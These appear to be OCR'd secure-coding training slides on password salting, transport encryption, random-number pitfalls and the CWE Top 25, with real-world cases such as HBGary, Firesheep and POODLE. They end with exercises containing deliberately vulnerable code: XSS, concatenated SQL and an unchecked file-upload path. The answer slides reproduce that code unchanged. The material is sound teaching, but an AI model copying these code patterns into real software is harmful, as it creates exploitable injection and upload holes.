POSTED BY: PAUL DECEMBER 4, 2012 19:12 79 COMMENTS

Editor's note: I've updated the article with some new (and in some cases) clarifying detail from Jeremi. I've left changes in where they were made. The biggest changes: 1) an updated link to slides 2) clarifying that VCL refers to Virtual OpenCL and 3) that the quote regarding 14char passwords falling in 6 minutes was for LM encrypted – not NTLM encrypted passwords. Long (8 char) NTLM passwords would take much longer...around 5.5 hours. - *Paul*

There needs to be some kind of Moore's law analog to capture the tremendous advances in the speed of password cracking operations. Just within the last five years, there's been an explosion in innovation in this ancient art, as researchers have realized that they can harness specialized silicon and cloud based computing pools to quickly and efficiently break passwords.

A presentation at the Passwords^12 Conference in Oslo, Norway (slides available here - PDF), has moved the goalposts, again. Speaking on Monday, researcher Jeremi Gosney (a.k.a epixoip) demonstrated a rig that leveraged the Open Computing Language (OpenCL) framework and a

https://securityledger.com/2012/12/new-25-gpu-monster-devours-passwords-in-seconds/

Real World Example – Hash Compromise

Remember the Anonymous attack discussed earlier?

As luck would have it, the hbgaryfederal.com CMS used MD5. What's worse is that it used MD5 badly: there was no iterative hashing and no salting. The result was that the downloaded passwords were highly susceptible to rainbow table-based attacks, performed using a rainbow table-based password cracking website. And so this is precisely what the attackers did; they used a rainbow table cracking tool to crack the hbgaryfederal.com CMS passwords.

Even with the flawed usage of MD5, HBGary could have been safe thanks to a key limitation of rainbow tables: each table only spans a given "pattern" for the password. So for example, some tables may support "passwords of 1-8 characters made of a mix of lower case and numbers," while other can handle only "passwords of 1-12 characters using upper case only."

A password that uses the full range of the standard 95 typeable characters (upper and lower case letters, numbers, and the standard symbols found on a keyboard) and which is unusually long (say, 14 or more characters) is unlikely to be found in a rainbow table, because the rainbow table required for such passwords will be too big and take too long to generate.

Alas, two HBGary Federal employees—CEO Aaron Barr and COO Ted Vera—used passwords that were very simple; each was just six lower case letters and two numbers. Such simple combinations are likely to be found in any respectable rainbow table, and so it was that their passwords were trivially compromised.

Bright, P. (2011, February 15). *Anonymous speaks: The inside story of the HBGary hack*. Retrieved February 16, 2011, from http://arstechnica.com/tech-policy/news/2011/02/anonymous-speaks-the-inside-story-of-the-hbgary-hack.ars/
Image: From Wikimedia Commons – Image taken by Vincent Diamante, February 10, 2008. Retrieved September 20, 2011 from https://secure.wikimedia.org/wikipedia/commons/wiki/File:Anonymous_at_Scientology_in_Los_Angeles.jpg

Secure Coding …

- **How to create salt?**
  - Create small random value
  - The salt should be different for each user
  - Can use a hash of the userid in some use cases

- **Where to store salt?**
  - In the database with the userid/password
  - Often pre-pended to the password in storage

Encryption Words to Live By: #2


If you're using authentication – encrypt in transmission

- **CWE-523: Unprotected Transport of Credentials**
  - Login pages not using adequate measures to protect the user name and password while they are in transit from the client to the server.
  - SSL (Secure Socket Layer) provides data confidentiality and integrity to HTTP. By encrypting HTTP messages, SSL protects from attackers eavesdropping or altering message contents.

Not Encrypting Sessions – Exploit Demo

PCAP – packet capture

Can capture all of the information passing over the network



Real World Example – Packet Capture

Remember the Firesheep plug-in attack discussed earlier?

Firefox Add-On "Firesheep" Brings Security Problem For Popular Websites Over Insecure Wireless Networks

How Firesheep Works:

Firesheep is basically a packet sniffer that can analyze all the unencrypted Web traffic on an open Wi-Fi connection between a Wi-Fi router and the personal computers on the same network. Firesheep initiates a type of attack known as a session hijacking, which involves intercepting and stealing session cookies when they get transmitted over the air. Session cookies are small text files containing unique identifiers, which are stored inside the browser and are used by websites to determine if a user is logged in or not.

Facebook offers protection against wireless Firesheep attack

Starting today, users can connect to Facebook using HTTPS

By Robert McMillan, IDG News Service
January 26, 2011 03:39 PM ET


Pillai, J. (2010, October 28). *Firefox Add-on "Firesheep" brings security problem for popular websites over insecure wireless networks*. Retrieved February 25, 2011, from http://news.ebrandz.com/miscellaneous/2010/3657-firefox-add-on-firesheep-brings-security-problem-for-popular-websites-over-insecure-wireless-networks-.html

McMillan, R. (2011, January 26). *Facebook offers protection against wireless Firesheep attack*. Retrieved March 3, 2011, from http://www.networkworld.com/news/2011/012611-facebook-offers-protection-against-wireless.html

Real World Example - POODLE

- **CBC encryption in SSL 3.0**
  - SSL has been around for 18 years
- **Block cipher padding is not deterministic**
  - not covered by the MAC
- **Man in the Middle**
  - control request
  - padding fills an entire block
  - reveals one byte at a time

Encryption is HARD!



SSL broken, again, in POODLE attack

Yet another flaw could prove to be the final nail in SSLv3's coffin.


by Peter Bright - Oct 15 2014, 12:15am EDT

Share Tweet 82

Poodle Gothic Redux by Amanda Wray

Retrieved October 27, 2014, from http://arstechnica.com/security/2014/10/ssl-broken-again-in-poodle-attack/

Encryption Words to Live By: #3



- **CWE-330: Use of Insufficiently Random Values**
  - The software may use insufficiently random numbers or values in a security context that depends on unpredictable numbers.
  - When software generates predictable values in a context requiring unpredictability, it may be possible for an attacker to guess the next value that will be generated, and use this guess to impersonate another user or access sensitive information.

Use of Random Numbers

- **Symmetric keys and initialization vectors for block ciphers**
- **Session IDs**
- **Gambling games**
  - lotteries
  - slot machines
- **Statistical sampling**
- **Seed for a Pseudo Random Number Generator**

Real World Example - Chip and Pin

- **Many ATMs and point-of-sale terminals use a predictable random number**
- **Attack:**
  - attacker predicts “unpredictable number” (UN)
  - customer uses a controlled terminal
  - "extra" transaction is performed using the UN and a future date
  - chip on credit card produces an Authorization Request Cryptogram (ARQC) based on UN
  - when time is right, attacker uses fake card with pre-recorded ARQC at ATM to withdraw cash

Internet of Things September 13, 2012

Researcher: Lack Of Random Number Generation Hurts EMV

Share 0 Tweet 0 Share 0 Google + 0 ShareThis 10

By Robert Vamosi

Lack of enough random numbers in the point-of-sale (POS) terminals keep EMV (“Chip N Pin”) from being fully secure, says one researcher.

The research paper looked at how cryptography is done on the POS terminal. Typically ingredients include the purchase amount, the date, and a random number.

But lead researcher Ross Anderson, professor of security engineering at Cambridge, said “Payment cards contain a chip so they can execute an authentication protocol. This protocol requires point-of-sale (POS) terminals or ATMs to generate a nonce, called the unpredictable number, for each transaction to ensure it is fresh. We have discovered that some EMV implementers have merely used counters, timestamps or home-grown algorithms to supply this number. This exposes them to a “pre-play” attack

Vamosi, R. (2012, September 13). *Researcher: Lack of Random Number Generation Hurts EMV.* Retrieved November 5, 2014, from http://www.mocana.com/blog/2012/09/13/researcher-lack-of-random-number-generation-hurts-emv


Secure Coding …

- **Pitfalls**
  - Use of *predictable* random number generators
    - C: rand()
    - Java: java.util.Random()
  - Forgetting to seed the random number generator -or- Using the same seed every time
    - will generate identical sequences of numbers

- **Java.Security.SecureRandom**
  - (typically) uses the SHA1PRNG generator
  - seeds itself using /dev/urandom
    - collects random data from disk reads, mouse movement, keystrokes, etc.
  - be careful overriding the PRNG or seed, make sure you know what you are doing

CLOSING REMARKS

Security Mechanisms to Achieve Goals



Secure Coding Words to Live By

Authentication
- Enforce basic password security
- Implement an account lockout for failed logins
- "Forgot my password" functionality can be a problem
- For web applications, use and enforce POST method

Authorization
- Every function (page) must verify authorization to access
- Every function (page) must verify the access context
- Any client/server app must verify security on the server

Error Handling
- Don't disclose information that should remain private
- Remember to cleanup completely in an error condition

Encryption
- If storing passwords – hash with a salt value
- If you're using authentication – encrypt in transmission
- Properly seed random number generators

Data Validation
- Validate data before use in SQL Commands
- Validate data before sending back to the client
- Validate data before use in 'eval' or system commands
- Validate all data lengths before writing to buffers

Session Management
- Enforce a reasonable session lifespan
- Leverage existing session management solutions
- Force a change of session ID after a successful login

Logging
- Avoid logging sensitive data (e.g., passwords)
- Beware of logging tainted data to the logs
- Beware of logging excessive data
- Beware of potential log spoofing

CWE Top 25

CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
CWE-306	Missing Authentication for Critical Function
CWE-862	Missing Authorization
CWE-798	Use of Hard-coded Credentials
CWE-311	Missing Encryption of Sensitive Data
CWE-434	Unrestricted Upload of File with Dangerous Type
CWE-807	Reliance on Untrusted Inputs in a Security Decision
CWE-250	Execution with Unnecessary Privileges
CWE-352	Cross-Site Request Forgery (CSRF)
CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
CWE-494	Download of Code Without Integrity Check
CWE-863	Incorrect Authorization
CWE-829	Inclusion of Functionality from Untrusted Control Sphere
CWE-732	Incorrect Permission Assignment for Critical Resource
CWE-676	Use of Potentially Dangerous Function
CWE-327	Use of a Broken or Risky Cryptographic Algorithm
CWE-131	Incorrect Calculation of Buffer Size
CWE-307	Improper Restriction of Excessive Authentication Attempts
CWE-601	URL Redirection to Untrusted Site ('Open Redirect')
CWE-134	Uncontrolled Format String
CWE-190	Integer Overflow or Wraparound
CWE-759	Use of a One-Way Hash without a Salt

External Resources

DHS: Secure Coding Pocket Guide
https://buildsecurityin.us-cert.gov/swa/downloads/Secure_Coding_v1.1.pdf

SAFECode: Fundamental Practices for Secure Software Development, 2nd Edition
http://www.safecode.org/publications/SAFECode_Dev_Practices0211.pdf

Microsoft: Writing Secure Code, 2nd Edition
http://www.microsoft.com/learning/en/us/book.aspx?ID=5957&locale=en-us

CERT: Secure Coding in C and C++
http://www.cert.org/books/secure-coding

Viega/McGraw: Building Secure Software
http://collaboration.csc.ncsu.edu/CSC326/Website/lectures/bss-ch1.pdf

OWASP: Secure Coding Principles
http://www.owasp.org/index.php/Secure_Coding_Principles

Exercise: A

```
<html>
   <body>
      <%
        String username = (String) request.getAttribute("username");
      %>
      <h2>Hello World! <%=username%></h2>
   </body>
</html>
```

Exercise: Q

StudentDAO.java

```
public String searchSubject() {
        String id = ParamUtil.getParameter("id");
        String sqlQuery = "select new com.
fwtest.database.BO.Subject(su.subjectCode,su.subjectName)"
                + " from Subject su, StudentSubject ss"
                + " where ss.id.id = " + id + " and
su.subjectCode=ss.id.subjectCode";
        Session sess = getSession();
        Query query = sess.createQuery(sqlQuery);
        jsonDataGrid.setItems(query.list());
        return forwardJson;
    }
```

Exercise: A

StudentDAO.java

```
public String searchSubject() {
        String id = ParamUtil.getParameter("id");
        String sqlQuery = "select new com.
fwtest.database.BO.Subject(su.subjectCode,su.subjectName)"
                + " from Subject su, StudentSubject ss"
                + " where ss.id.id = " + id + " and
su.subjectCode=ss.id.subjectCode";
        Session sess = getSession();
        Query query = sess.createQuery(sqlQuery);
        jsonDataGrid.setItems(query.list());
        return forwardJson;
    }
```

Exercise: Q

Action.java

```
public String onUpload() {
        if (client != null && !"".equals(clientFileName)) {
            String dir = "/share/download/";
            String pathDir = getRequest().getRealPath(dir);
            File dest = new File(pathDir + "/" + clientFileName);
            UploadFile.copy(client, dest);
        }
        return Action.NONE;
                                                    }
```

Exercise: A

Action.java

```
public String onUpload() {
        if (client != null && !"".equals(clientFileName)) {
            String dir = "/share/download/";
            String pathDir = getRequest().getRealPath(dir);
            File dest = new File(pathDir + "/" + clientFileName);
            UploadFile.copy(client, dest);
        }
        return Action.NONE;
    }
```

Exercise: Q

The application uses unverified data in a SQL call that is accessing account information:

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt = connection.prepareStatement(query , ... );
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery();
```

Exercise: Q

```
(String) page += “<input name='creditcard' type='TEXT‘
value='" + request.getParameter("CC") + "‘>";
```

THANK YOU!